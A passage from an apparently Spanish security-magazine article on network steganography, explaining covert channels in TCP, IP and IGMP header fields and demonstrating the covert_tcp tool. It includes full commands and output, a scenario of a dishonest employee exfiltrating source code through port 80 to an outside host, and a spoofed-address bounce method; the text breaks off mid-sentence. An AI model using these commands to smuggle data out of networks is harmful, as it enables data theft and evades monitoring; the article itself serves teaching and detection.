La Figura 2 ilustra el esquema del envío de información en la esteganografía de red. El *cover object* es un paquete de datos *Pk*. Sirve para camuflar u ocultar información. El fundamento para ocultar información es la creación de un paquete esteganográfico de datos (ing. *stego-network packet*) *Sk*. El remitente oculta la información *Ck* dirigida al destinatario en el paquete esteganográfico de datos. El paquete *Sk* se forma gracias a la unión de los paquetes *Ck* y *Pk*. También existe la posibilidad de usar la llave secreta (ing. *secret key*), la cual conocen sólo el remitente y el destinatario.

El proceso de transmisión de datos no transcurre idealmente en el canal, existen ciertos paquetes de datos *Sk** que son generados accidentalmente. Desde el punto de vista de la comunicación en la red, en caso de que ocurra una situación de tal índole, puede de que no se mantenga el orden de los paquetes de datos enviados, que, a su vez, influye sobre el contenido de la información oculta (*Ck**).

El mismo paquete esteganográfico de datos puede pasar a través de varios nudos intermediarios antes de llegar al destinatario. La idea es de que *covert channel* no puede ser descubierto. En otras palabras, los nudos intermediarios no deben percatar ninguna diferencia entre los paquetes *Pk* y *Sk*. Puede que también se presente la situación, en la cual el paquete esteganográfico *Sk* es rechazado (ing. *drop*) a causa de la pequeña capacidad del búfer del destinatario. En los algoritmos propuestos no se considera tal situación – si el paquete *Sk* llega al destinatario, entonces es sometido al algoritmo de detección para así obtener la información oculta.

REMITENTE

Canal no secreto (ang. overt channel)

Proceso de ocultar

Canal secreto (ang. covert channel)

Proceso de detectar

DESTINATARIO

Figura 1. *Canal secreto (covert channel)*

Manipulación de los campos sobrantes en las cabeceras del paquete

Uno de los algoritmos esteganográficos puede ser la manipulación de los campos sobrantes en las cabeceras del paquete. Con frecuencia ocurre que durante la transmisión, en un




Figura 2. *Esteganografía de red – esquema del envío de información*

momento dado, no todos los campos contenidos en la cabecera del paquete son necesarios. Pero podemos emplearlos para pasar de contrabando diversas informaciones.

TCP

El protocolo de la capa de transporte TCP (véase Recuadro *Capas del protocolo TCP/IP*) se creó para crear conexiones infalibles entre los dispositivos de red en entornos de redes complejas. La Figura 3 ilustra la cabecera del protocolo TCP.

La cabecera del paquete TCP contiene el campo *Banderas,* de 6 bits. Estos bits (véase Recuadro *Banderas de los paquetes TCP*) determinan el destino y el contenido del segmento TCP. En base a estos contenidos el nudo de red sabe cómo interpretar el resto de los campos en la cabecera. Existen 64 combinaciones diferentes de opciones de los respectivos bits – algunos sobran, lo que permite la creación de canales secretos.

La mayoría de los segmentos TCP tiene configurado el bit ACK (valor del bit ACK es igual a 1) – esto resulta del hecho de que la conexión TCP es completamente *full duplex*.

Una de las preferencias sobrantes de los bits puede verse como lo ilusta la Figura 4. La interpretación de esta preferencia es la siguiente: uno de los participantes de la conexión va a finalizar el intercambio de datos (FIN = 1) y en ese mismo momento envía el acuse de recibo de los datos (bit ACK configurado). Asimismo está configurado el bit PSH para que envíe inmediatamente la petición a la capa de la aplicación. Hasta que el bit URG (*urgent*) no esté configurado, en el segmento TCP enviado hay 16 bits sobrantes. Podemos usarlos como *canal secreto*.

Una redundancia similar también existe para todos los casos donde el bit URG no está configurado. El bit SYN configurado también puede crear combinaciones con el bit ACK configurado o con los bits URG/PSH (ambos no pueden ser configurados al mismo tiempo). En tal caso los valores restantes de

	bits								
palabras	0	4	8	12	16	20	24	28	31
1	Puerto de origen				Puerto de destino				
2	Número siguiente								
3	Número de confirmación								
4	Traslado	Reservado		Banderas		Ventana			
5	Suma de comprobación					Prioridad			
6	Opciones						Complementación		
7	Datos...								

Figura 3. *Cabecera del protocolo TCP*

URG	ACK	PSH	RST	SYN	FIN
0	1	1	0	0	1

Figura 4. *Combinación sobrante de bits*

Banderas de los paquetes TCP

- URG (*urgent*) – indicador de modo urgente, informa que el remitente pasó al modo urgente del protocolo TCP. Esto tiene lugar cuando en uno de los lados de la conexión ocurre algo importante, que hay que notificar lo más pronto posible a la otra parte.
- ACK (*acknowledgement*) – significa que la parte de la conexión envía el acuse de recibo (ing. *acknowledgement*) del paquete de datos.
- PSH (*push*) – cuando está configurado, el módulo de recibo TCP debe transferir los datos a la aplicación lo más pronto posible (función de empujado).
- RST (*reset*) – cuando está configurado, significa resetear la conexión.
- SYN (*sync*) – su configuración significa que el segmento de datos que contiene el número inicial de la secuencia de datos, los cuales la parte enviará a través de esta conexión.
- FIN (*finish*) – su configuración significa que un segmento dado finaliza el envío de datos.

Capas del protocolo TCP/IP

- *La capa de la interfaz de red* – recibe los datagramas IP y los envía a través de una red dada.
- *La capa de interred* – es responsable de la comunicación de una máquina con otra. Recibe los paquetes de la capa de transporte junto con la información que identifica al remitente, encapsula (ing. *encapsulation*) el paquete en el datagrama IP, rellena su cabecera, verifica si hay que enviar el datagrama directamente al destinatario o al enrutador y transfiere el datagrama a la interfaz de red.
- *La capa de transporte* – tiene como tarea fundamental garantizar la comunicación entre un programa del usuario con otro. Esta capa puede regular el flujo de información. Asimismo puede asegurar infalibilidad. Con este fin, organiza el envío de los acuses de recibo por el destinatario, así como el envío reiterado de los paquetes perdidos por el remitente.
- *La capa de los programas de aplicación* – en el nivel más alto los usuarios invocan los programas de aplicación, los cuales tienen acceso al soporte TCP/IP. Los programas de aplicación colaboran con uno de los protocolos a nivel de la capa de transporte y envían o reciben los datos en forma de comunicados individuales o en forma de chorro de bytes.

Datagramas

El datagrama es la unidad fundamental de los datos enviados. Está dividido en cabecera y datos. La cabecera del datagrama contiene la dirección del remitente y del destinatario, así como el campo del modo que identifica el contenido del datagrama. El datagrama (véase Figura 5) se parece al marco de la red física. Lo único que lo diferencia es que la cabecera del marco contiene las direcciones físicas, mientras que la cabecera del datagrama las direcciones IP. Denominamos capsulación (encapsulación) a la solución en la cual un datagrama es transferido por el marco de red. El datagrama se comporta entonces como cualquier otro comunicado enviado de una máquina a otra, o sea que viaja en una parte del marco de red destinado a datos (Figura 6).




Figura 5. *Construcción del datagrama IP*




Figura 6. *Localización del datagrama en el marco de red*

Campos del protocolo IGMP

- Tipo de comunicado IGMP (8 bits).
- Tempo máximo de respuesta (ing. *max response time*) – ocupa 8 bits, se utiliza sólo para los comunicados de consultas y determina el tiempo máximo entre el envío de la consulta (ing. *host membership query*) y la entrega del informe de pertenencia a un grupo dado (ing. *host membership report*); para el resto de los tipos de comunicados, este campo tiene valor 0 y es ignorado.
- Suma de comprobación (16 bits).
- Dirección del grupo (32 bits) – para los comunicados de consultas, en el caso donde la consulta es dirigida a todos los grupos, este campo está en 0 (ing. *general query*) y obtiene una dirección determinada de grupo, cuando la consulta es enviada a un grupo en concreto (ing. *group-specific query*). Para los comunicados de informes la pertenencia a un grupo dado (ing. *membership report*) este campo obtiene convenientemente el valor de la dirección del grupo multidifusión, mientras que para los comunicados que informan sobre la salida del grupo (ing. *leave group message*) – la dirección del grupo, el cual se abandonó.

los bits no tienen importancia; de este modo aquí existe la posibilidad de crear *covert channels*.

IGMP

La multidifusión (ing. *multicasting*) consiste en que los datos son enviados sólo a un grupo elegido de dispositivos de redes. Los enrutadores y los hosts que soportan la multidifusión deben utilizar el protocolo IGMP para intercambiar información sobre el estado de pertenencia de los datos de los hosts al grupo de multidifusión. En el protocolo IGMP se presentan dos tipos de comunicados:

- reporte de mensajes (ing. *report messages*); del host al enrutador – incorporación al grupo, continuación de la pertenencia al grupo, dejar el grupo,
- consulta de mensajes (ing. *query messages*); del enrutador al host – monitorización del grupo.

Durante la transmisión IGMP es encapsulado en el datagrama IP – véase Recuadro *Datagramas*.

El comunicado IGMP tiene una longitud permanente de 8 bytes (véase también Recuadro *Campos del protocolo IGMP*). Durante su encapsulación en el datagrama IP, el campo del protocolo toma el valor 2. El comunicado IGMP es encapsulado en el datagrama IP de tal manera que la parte constante de la cabecera IP ocupa 20 bytes, mientras que el comunicado IGMP – 8 bytes. El paquete que contiene IGMP viaja por la red bajo principios normales: se puede perder, duplicar o pueden ocurrir otros tipos de errores.

En el caso ideal todo el datagrama cabe en un marco físico. Aunque no siempre es posible. Y sucede de este modo, ya que el datagrama puede desplazarse a través de diversas redes físicas, y cada una de ellas tiene determinado un límite superior para la cantidad de datos que se pueden enviar en un marco. Este parámentro de la red lleva el nombre de unidad máxima de transferencia de una red dada (ing. *Maximum Transfer Unit – MTU*).



<table>
<tr><td>Versión (4-bit)
0100</td><td>IHL (4-bit)
0110</td><td>TOS (8-bit)
XXXXXXUU</td><td colspan="2">longitud total (16-bit)
0000000000100000</td></tr>
<tr><td colspan="3">Identificación (16-bit)
XXXXXXXXXXXXXXXX</td><td>banderas (3-bit)
UOX</td><td>fragmentación (13-bit)
XXXXXXXXXXXXX</td></tr>
<tr><td>TTL (8-bit)
00000001</td><td colspan="2">protocolo (8-bit)
00000010</td><td colspan="2">suma de comprobación (16-bit)
XXXXXXXXXXXXXXXX</td></tr>
<tr><td colspan="5">dirección de origen (32-bit)
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX</td></tr>
<tr><td colspan="5">dirección de destino (32-bit)
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX</td></tr>
<tr><td>tipo de comunicado (8-bit)
10010100</td><td colspan="2">longitud (8-bit)
00000100</td><td colspan="2">datos (16-bit)
0000000000000000</td></tr>
<tr><td>tipo de comunicado (8-bit)
00010000</td><td colspan="2">tiempo máximo
de respuesta (8-bit)
UUUUUUUU</td><td colspan="2">suma de comprobación (16-bit)
XXXXXXXXXXXXXXXX</td></tr>
<tr><td colspan="5">dirección del grupo (32-bit)
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX</td></tr>
</table>

Figura 7. *Comunicado IGMP empaquetado en la cabecera IP*

Fila	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
2	0	0	0	0	0	0	0	0	0	0	1	0	0	0	0	0
5	0	0	0	0	0	0	0	1	0	0	0	0	0	0	1	0
11	1	0	0	1	0	1	0	0	0	0	0	0	0	1	0	0
12	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
13	0	0	0	1	0	0	0	0	U	U	U	U	U	U	U	U

Figura 8. *La matriz de la combinación de los bits sobrantes en la cabecera IP con comunicado IGMP*

```
[root@moonlit2 steg]#
[root@moonlit2 steg]# ./covert_tcp -source 192.168.1.10 -dest 192.168.1.10 -file test.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland

(crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 192.168.1.10
Source Host      : 192.168.1.10
Originating Port: random
Destination Port: 80
Encoded Filename: test.txt
Encoding Type    : IP ID

Client Mode: Sending data.

Sending Data: a
Sending Data: l
Sending Data: a
Sending Data:
Sending Data: m
Sending Data: a
Sending Data:
Sending Data: k
Sending Data: o
Sending Data: t
Sending Data: a
[root@moonlit2 steg]# █
```

Figura 9. *Empleo del campo Identificación – remitente*

La restricción del tamaño de los datagramas de tal manera que cuadren con el MTU más pequeño, sería de poco efecto en el caso de pasar por redes capaces de llevar marcos más grandes. Si el datagrama no cabe en el marco físico, es dividido en pedazos más pequeños llamados fragmentos – este proceso se llama fragmentación. Adicionalmente, cada uno de los fragmentos contiene cabecera, en la cual está duplicada la mayoría del contenido de la cabecera del datagrama original (excepto el campo *Marcadores*, el cual indica que es un fragmento).

Los comunicados IGMP tiene dos aspectos:

- En el informe de pertenencia al grupo (ing. *membership report message*) y en el comunicado que informa sobre la salida del grupo (ing. *leave group message*); los comunicados van (en dirección) del host al enrutador.
- En el comunicado de consulta sobre pertenencia al grupo (ing. *membership query message*); el comunicado va del enrutador al host.

Considerando los mensajes arriba mencionados sobre el protocolo IGMP, podemos separar los siguientes tipos de datagramas IP:

- del host al enrutador con fragmentación permitida,
- del host al enrutador – no se permite la fragmentación,
- del enrutador al host con fragmentación permitida,
- del enrutador al host – no se permite la fragmentación.

Ante un orden correcto del datagrama IP – uno tras otro, a 16 bits – obtenemos una matriz 16x16 (véase Figura 8). El objetivo es emplear los 8 bits no utilizados en los informes de pertenencia IGMP, así como los 16 bits configurados a 0 por el remitente en las consultas sobre la pertenencia IGMP. La Figura 7 ilustra el comunicado IGMP empaquetado en la cabecera IPv4.

Una vez creada la matriz 16x16 se puede observar sus ordenes de números:

- 2, 5, 11, 12, 13 para comunicados de informes IGMP (con fragmentación permitida),
- 2, 4, 5, 11, 12, 13 para comunicados de informes IGMP (con fragmentación prohibida),
- 2, 5, 11, 12, 15, 16 para consultas IGMP (con fragmentación permitida),
- 2, 4, 5, 11, 12, 15, 16 para consultas IGMP (con fragmentación prohibida).

Esto se puede emplear para pasar de contrabando información oculta a través de la red TCP/IP.

```
[root@moonlit2 steg]#
[root@moonlit2 steg]#
[root@moonlit2 steg]# ./covert_tcp -source 192.168.1.10 -server -file wynik.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland

(crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 192.168.1.10
Listening for data bound for local port: Any Port
Decoded Filename: wynik.txt
Decoding Type Is: IP packet ID

Server Mode: Listening for data.

Receiving Data: a
Receiving Data: l
Receiving Data: a
Receiving Data:
Receiving Data: m
Receiving Data: a
Receiving Data:
Receiving Data: k
Receiving Data: o
Receiving Data: t
Receiving Data: a
```

Figura 10. *Empleo del campo Indetificación – destinatario*

```
[root@cezar lwojcick]# nmap -sF 194.29.169.135

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2005-02-23 12:47 CET
Interesting ports on cezar.tele.pw.edu.pl (194.29.169.135):
(The 1649 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
443/tcp  open  https
2401/tcp open  cvspserver
3306/tcp open  mysql
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap run completed -- 1 IP address (1 host up) scanned in 6.317 seconds
[root@cezar lwojcick]#
```

Figura 11. *Resultado del programa Nmap en la red que sirve para la comunicación esteganográfica*

```
[root@cezar lwojcick]# ./covert_tcp -dest 194.29.169.135 -dest_port 80 -seq -file kod.c
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 194.29.169.135
Source Host     :
Originating Port: random
Destination Port: 80
Encoded Filename: kod.c
Encoding Type    : IP Sequence Number

Client Mode: Sending data.

Sending Data: a
Sending Data: l
Sending Data: a
Sending Data:
Sending Data: m
Sending Data: a
Sending Data:
Sending Data: k
Sending Data: o
Sending Data: t
Sending Data: a
Sending Data:

[root@cezar lwojcick]#
```

Figura 12. *Transmisión estenográfica – remitente*

Manipulación de los campos obligatorios en las cabeceras del paquete

A diferencia del modo que empleamos anteriormente, también podemos ocultar el mensaje en los campos obligatorios de la cabecera del protocolo, es decir en los campos que durante la transmisión hay que introducir. Sucede así gracias a la preparación adecuada del valor de estos campos. La aplicación *covert_tcp*, creada por Craig H. Rowland, emplea tal manera. Tras modificar apropiadamente el código, la aplicación también puede servir para ocultar información en los campos sobrantes de las cabeceras de los protocolos. *covert_tcp* no aprovecha esta última manera, ya que ante este tipo de ocultación es muy fácil protegerse (los campos sobrantes son filtrados por dispositivos de red apropiados).

La herramienta emplea los siguientes campos obligatorios en la cabecera del protocolo TCP/IP:

- el campo *identificación* en el datagrama IP – es un campo único y se emplea en el proceso de fragmentación/defragmentación de los paquetes,
- el campo *Número de secuencia* (ing. *Sequence Number*) en el paquete TCP,
- el campo *Número de confirmación* (ing. *Acknowledgment Number*) en el paquete TCP.

El programa *covert_tcp* se puede bajar de la página *http://www.firstmonday.dk/issues/issue2_5/rowland/index.html* y, seguidamente, compilar (para el sistema Linux) mediante la instrucción:

```
$ cc -o covert_tcp \
  covert_tcp.c
```

Manipulación del campo Indentificación en el datagrama IP

Esta manera consiste en cambiar el valor original por el valor ASCII





del carácter que nos interesa. En caso que una de las partes quiera pasar de contrabando un mesaje dado – por ejemplo, por el puerto 80 – tiene que ejecutar el programa mediante la instrucción:

```
$ covert_tcp \
  -source <IP del remitente> \
  -dest <IP del destinatario> \
  -file <archivo con los datos a enviar>
```

Para recoger los datos, la otra parte también tiene que ejecutar en su máquina la aplicación *covert_tcp*, pero en modo de servidor:

```
$ covert_tcp \
  -source <IP del remitente > \
  -server \
  -file <archivo con los datos
       registrados>
```

La parte del remitente se ilustra en la Figura 9, mientras que la Figura 10 muestra la parte del destinatario.

Un ejemplo típico de camuflaje de un texto en la cabecera del protocolo puede ser la situación, en la cual un empleado deshonesto roba el código de un programa. Podemos apostar a que el empleado se encuentra detrás del firewall con el puerto 80 abierto (La Figura 11 nos presenta los puertos abiertos tras utilizar el escáner *Nmap*).

Entonces el empleado deshonesto (Figura 12) puede usar, en el ordenador de la empresa, la instrucción:

```
$ covert_tcp \
  -dest 194.29.169.135 \
  -dest_port 80 \
  -seq -file code.c
```

De esta manera tras volver del trabajo tendrá el código correspondiente en el archivo señalado una vez que ejecute en el ordenador de casa la instrucción:

```
$ covert_tcp \
  -source_port 80 \
  -server -seq \
  -file out.txt
```

```
[root@cezar lwojcick]# ./covert_tcp -source_port 80 -server -seq -file wynik.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: Any Host
Listening for data bound for local port: 80
Decoded Filename: wynik.txt
Decoding Type Is: IP Sequence Number

Server Mode: Listening for data.

Receiving Data: a
Receiving Data: l
Receiving Data: a
Receiving Data:
Receiving Data: m
Receiving Data: a
Receiving Data:
Receiving Data: k
Receiving Data: o
Receiving Data: t
Receiving Data: a
Receiving Data:


[root@cezar lwojcick]#
```

Figura 13. *Transmisión esteganográfica – destinatario*

```
[root@moonlit2 steg]# ./covert_tcp -source 192.168.1.10 -dest 192.168.1.10 -source_port 20 -d
est_port 20 -seq -file test.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland

(crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 192.168.1.10
Source Host      : 192.168.1.10
Originating Port: 20
Destination Port: 20
Encoded Filename: test.txt
Encoding Type    : IP Sequence Number

Client Mode: Sending data.

Sending Data: a
Sending Data: l
Sending Data: a
Sending Data:
Sending Data: m
Sending Data: a
Sending Data:
Sending Data: k
Sending Data: o
Sending Data: t
Sending Data: a
[root@moonlit2 steg]#
```

Figura 14. *Empleo del campo Número secuencial – remitente*

```
[root@moonlit2 steg]#
[root@moonlit2 steg]#
[root@moonlit2 steg]#
[root@moonlit2 steg]# ./covert_tcp -source_port 20 -server -seq -file wynik.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland

(crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: Any Host
Listening for data bound for local port: 20
Decoded Filename: wynik.txt
Decoding Type Is: IP Sequence Number

Server Mode: Listening for data.

Receiving Data: a
Receiving Data: l
Receiving Data: a
Receiving Data:
Receiving Data: m
Receiving Data: a
Receiving Data:
Receiving Data: k
Receiving Data: o
Receiving Data: t
Receiving Data: a
```

Figura 15. *Empleo del campo Número secuencial – destinatario*

En la red

- *http://www.firstmonday.dk/issues/issue2_5/rowland/index.html* – Craig H. Rowland, *Covert channels in the TCP/IP Protocol Suite,*
- *http://www.faqs.org/rfcs/rfc1180.html* – protocolo TCP/IP,
- *http://www.faqs.org/rfcs/rfc2236.html* – protocolo IGMP.

Empleo del campo Número de secuencia del segmento TCP

El número inicial de la secuencia de datos ISN (ing. *Initial Sequence Number*) sirve para garantizar la infabilidad de la conexión TCP/IP. Se utiliza el acuerdo de tres vías (ing. *three-way handshake*) del protocolo TCP/IP. Este acuerdo transcurre según el siguiente escenario:

- el software TCP del cliente envía el segmento de datos SYN (ing. *synchronize*), que contiene el número inicial de la secuencia de datos, los cuales este cliente enviará a través de esta conexión – por lo general en este segmento SYN no se envían datos, sólo contiene la cabecera IP, la cabecera TCP y las opciones TCP eventuales,
- el servidor debe confirmar la admisión del segmento SYN del cliente y enviar su propio segmento SYN, que contenga el número inicial de la secuencia de datos (o sea ISN+1), los cuales el servidor enviará a través de esta conexión – el servidor también envía en un segmento SYN la confirmación ACK (ing. *Acknowledgment*),
- el cliente tiene que confirmar la admisión del segmento SYN del servidor.

Incluso en este caso se puede convertir el valor original del número de datos por el valor ASCII del signo que nos interesa. En cambio, si una de las partes desea pasar de contrabando cierta información – por ejemplo, del puerto de origen 20 al puerto de destino 20 – tiene que ejecutar la siguiente instrucción:

```
$ covert_tcp \
  -source <IP del remitente> \
  -dest <IP del destinatario> \
  -source_port 20 \
  -dest_port 20 \
  -seq \
  -file <archivo con los datos>
```

El destinatario también tiene que ejecutar en su máquina la aplica-




Figura 16. *Esquema de la transmisión que aprovecha la recuperación ACK del protocolo TCP*

```
[root@moonlit2 steg]# ./covert_tcp -source 192.168.1.10 -dest 192.168.1.1 -source_port 1234 -
seq -file test.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland

(crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 192.168.1.1
Source Host      : 192.168.1.10
Originating Port: 1234
Destination Port: 80
Encoded Filename: test.txt
Encoding Type    : IP Sequence Number

Client Mode: Sending data.

Sending Data: a
Sending Data: l
Sending Data: a
Sending Data:
Sending Data: m
Sending Data: a
Sending Data:
Sending Data: k
Sending Data: o
Sending Data: t
Sending Data: a
[root@moonlit2 steg]#
```

Figura 17. *Empleo del campo Número de confirmación – remitente*

```
[root@moonlit2 steg]#
[root@moonlit2 steg]#
[root@moonlit2 steg]# ./covert_tcp -source_port 1234 -server -ack -file wynik.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland

(crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: Any Host
Listening for data bound for local port: 1234
Decoded Filename: wynik.txt
Decoding Type Is: IP ACK field bounced packet.

Server Mode: Listening for data.

Receiving Data: a
Receiving Data: l
Receiving Data: a
Receiving Data:
Receiving Data: m
Receiving Data: a
Receiving Data:
Receiving Data: k
Receiving Data: o
Receiving Data: t
Receiving Data: a
```

Figura 18. *Empleo del campo Número de confirmación – destinatario*





ción *covert_tcp*, pero como servidor:

```
$ covert_tcp \
  -source_port 20 \
  -server \
  -seq \
  -file <archivo para el registro>
```

La Figura 14 nos ilustra el remitente, mientras que la Figura 15 – el destinatario.

Creación manual de comunicados esteganográficos

Para la creación de mensajes esteganográficos también se puede usar un par de programas – *SendIP*, que sirve para enviar los paquetes, y *tcpdump* – que permite interceptar el tráfico TCP. Supongamos que queremos enviar un mensaje con la frase *hakin9* de modo oculto. Por lo tanto seleccionamos uno de los muchos algoritmos – ocultamos el mensaje en el campo *Identificación del datagrama IP*. Para enviar la primera letra del comunicado, hay que introducir la siguiente instrucción:

```
# sendip -p ipv4 -ii 104 -p tcp -td 80 192.168.1.2
```

Estas banderas significan que queremos valernos de los protocolos IPv4 y TCP (`-p ipv4`, `-p tcp`), para enviar el paquete al puerto 80 (`-td 80`) del host con dirección 192.168.1.2. Sin embargo, lo más importante es el valor el campo *Identificación* – 104 (`-ii 104`). En el código ASCII esta cifra es la letra `h`.

Para enviar todo el texto del mensaje (*hakin9*), hay que repetir el procedimiento para las letras sucesivas, cambiando apropiadamente el valor del campo *Identificación*: 104 para la letra `h`, 97 – `a`, 107 – `k`, 105 – `i`, 110 – `n` y 57 para la cifra `9`. El código ASCII completo lo tenéis en el página *http://www.neurophys.wisc.edu/www/comp/docs/ascii.html*.

El destinatario, para leer el mensaje, antes debe ejecutar el programa *tcpdump* que escucha en el puerto 80:

```
# tcpdump -vvv dst port 80
```

El valor, camuflado por el remitente, se encuentra en el campo `id`:

```
15:58:00.491516 192.168.1.1.0 > 192.168.1.2.http:
  S [tcp sum ok] 3843951135:3843951135(0)
  win 65535 (ttl 255, id 104, len 40)
```

Por supuesto, el modo manual de ocultar mensajes es ímprobo e incómodo. No obstante, de esta manera el destinatario, siempre que conozca el algoritmo esteganográfico, estará en capacidad de recibir y comprender el comunicado.

Aprovechamiento de la recuperación del número de confirmación del paquete TCP

Para enviar datos ocultos a través del canal también se puede aprovechar la recuperación (ing. *bounce*) del número de confirmación (ing. *acknowledgment number*). En este método el remitente envía el paquete, el cual contiene:

- el número IP falso de la dirección de origen,
- el número falso del puerto de origen,
- el número IP falso de la dirección de destino,
- el número falso del puerto de destino,
- el segmento SYN con el formato codificado de los datos.

La figura 16 presenta el esquema de este método. A es el cliente que envía los datos, B – el servidor que recupera los datos, en cambio C – es el verdadero destinatario de los datos. El cliente A envía un paquete falso con información codificada al servidor B. Este paquete en el campo destinado a la dirección de origen contiene la dirección del servidor C. El servidor B responde con el segmento SYN/RST o SYN/ACK. Tomando en consideración la dirección de origen falsa en el paquete, el servidor B dirige la respuesta junto con los datos codificados (contenidos en el segmento SYN aumentado en 1) al servidor C. Al final el servidor C recibe el paquete y descifra los datos.

Gracias a este método se pueden enviar datos a redes protegidas. En este caso podemos apostar a que el servidor C se encuentra en una red protegida y puede recibir solamente datos del servidor B, en cambio no puede establecer conexión con el cliente A. En tal caso el emisor tiene que ejecutar el programa mediante la siguiente instrucción:

```
$ covert_tcp \
  -source <IP del destinatario> \
  -source_port 1234 \
  -dest <IP del servidor que recupera
        los datos> \
  -seq \
  -file <archivo con los datos>
```

La otra parte también tiene que ejecutar en su máquina la aplicación *covert_tcp*, en modo de servidor:

